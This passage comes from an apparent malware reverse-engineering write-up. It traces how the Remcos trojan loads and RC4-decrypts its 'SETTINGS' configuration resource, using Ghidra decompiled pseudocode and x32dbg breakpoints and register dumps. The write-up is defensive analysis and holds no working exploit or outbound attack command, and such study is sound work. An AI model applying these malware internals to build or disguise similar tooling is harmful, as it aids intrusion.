13    void *apvStack_418 [7];
14    undefined auStack_3fc [1020];
15
16    local_424 = (byte *)0x0;
17    iVar2 = FUN_004199a9(&local_424);
18    pbVar1 = local_424;
19    _Size = (uint)*local_424;
20    _Dst = (void *)FUN_00439f40(_Size);
21    FID_conflict: memcpy(_Dst,pbVar1 + 1,_Size);
22    pvVar3 = FUN_00402097(apvStack_418,_Dst,_Size);
23    FUN_00401fc2(&DAT_00472250,pvVar3);
24    FUN_00401fb8(apvStack_418);
25    local_420 = iVar2 + (-1 - _Size);
26    pvVar3 = (void *)FUN_00439f40(local_420);
27    FID_conflict: memcpy(pvVar3,pbVar1 + _Size + 1,sStack_41c);
28    FUN_0040632b(auStack_3fc,(int)_Dst,_Size);
29    FUN_0040644c(auStack_3fc,apvStack_418[0],pvVar3,sStack_41c);
30    FID_conflict: free(pvVar3);
31    return apvStack_418[0];
32 }
33
2 void __fastcall FUN_004199a9(LPVOID *param_1)
3
4 {
5     HRSRC hResInfo;
6     HGLOBAL hResData;
7     LPVOID pvVar1;
8
9     hResInfo = FindResourceA(DAT_0046fd10,"SETTINGS",(LPCSTR)0xa);
10    if (hResInfo != (HRSRC)0x0) {
11        hResData = LoadResource(DAT_0046fd10,hResInfo);
12        pvVar1 = LockResource(hResData);
13        SizeofResource(DAT_0046fd10,hResInfo);
14        *param_1 = pvVar1;
15    }
16    return;
17 }

```

There's also mention of FID_conflict which occurs from the 'Function ID' Ghidra analyser which has found multiple functions which match a computed hash during analysis. This can be resolved by using a plugin such as Andrew Strelsky's [ResolveFidScript](#)



Using x32dbg, a breakpoint can be set at the address '0040E4E3' (offset 0xE4E3). Once run, it's shown in the memory dump of register EBX that this was in fact retrieving the RC4 key from the SETTINGS resource.



At this point the Base Pointer Register (EBP) is also set to 76 which is the RC4 key length.

```


EAX 00489938
EBX 00489938
ECX 0019F7E8
EDX BA6C68DA
EBP 00000076 'v'
ESP 0019F7C8
ESI 000004F9 'L'
EDI 0047A5CC stage4.0047A5CC

EIP 0040E4E3 Size of RC4 E4E3
key


EFLAGS 0000030
ZF 0 PF 0 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1
    
```

Finally the entire contents of the SETTINGS resource is stored within the Destination Index Register (EDI).


'FUN_004199a9' can now be renamed to 'FUN_Load_Config' in Ghidra. Creating breakpoints on each function call and running the program in x32dbg gives some idea of later functions. Specifically only minor operations occur until 'FUN_0040644c' at address '0040E53B' (offset 0xE53B). At this call the Source Index Register points to memory containing the RC4 encrypted content, and EBX contains the RC4 key.




Looking into this function it runs a couple of other functions, but of particular interest is function 'FUN_004063b0' which is performing some sort of iterative looping operation with a noted array of 256 integers having been defined which is being used in subsequent XOR operations.




Knowing how RC4 works makes identifying this function as the Pseudo-random generation algorithm (PRGA) much easier. Comparing the pseudocode to Ghidra's decompiled output these operations can mostly be seen.




The function immediately prior to the PRGA function is part of a necessary Key-scheduling algorithm (KSA) that takes place during RC4 encryption and decryption (FUN_0040632b), and can be noted by the use of 0x100 (256) which is the max keylength that is defined in an array used in 'FUN_004063b0'. At a glance it's more difficult to determine what is occurring here based solely on Ghidra's decompiled interpretation; however, the function graph helps to see common looping trends.



Jumping over to x32dbg, a breakpoint can be placed at address '0040643A' (offset 643A) to see how this impacts the RC4 encrypted data on the stack. On first run it can be seen that the first byte changes to a 'g' in ascii.




Breaking out of this loop at address '0040642B' (offset 0x642B) shows the decrypted content on the stack.



From this 'FUN_0040644c' can be renamed to 'FUN_RC4_PRGA', 'FUN_0040632b' can be renamed to 'FUN_RC4_KSA' and 'FUN_0040e4a3' can be renamed to 'FUN_Load_Decrypt_Config' in Ghidra.

Wrapping up / Continued Work

The next major operation which occurs is a comparison checking to see whether '-l' is being passed to Remcos as part of a string comparison at address 0040DB76 (offset 0xDB76)



Source: <https://www.jaiminton.com/reverse-engineering/remcos#>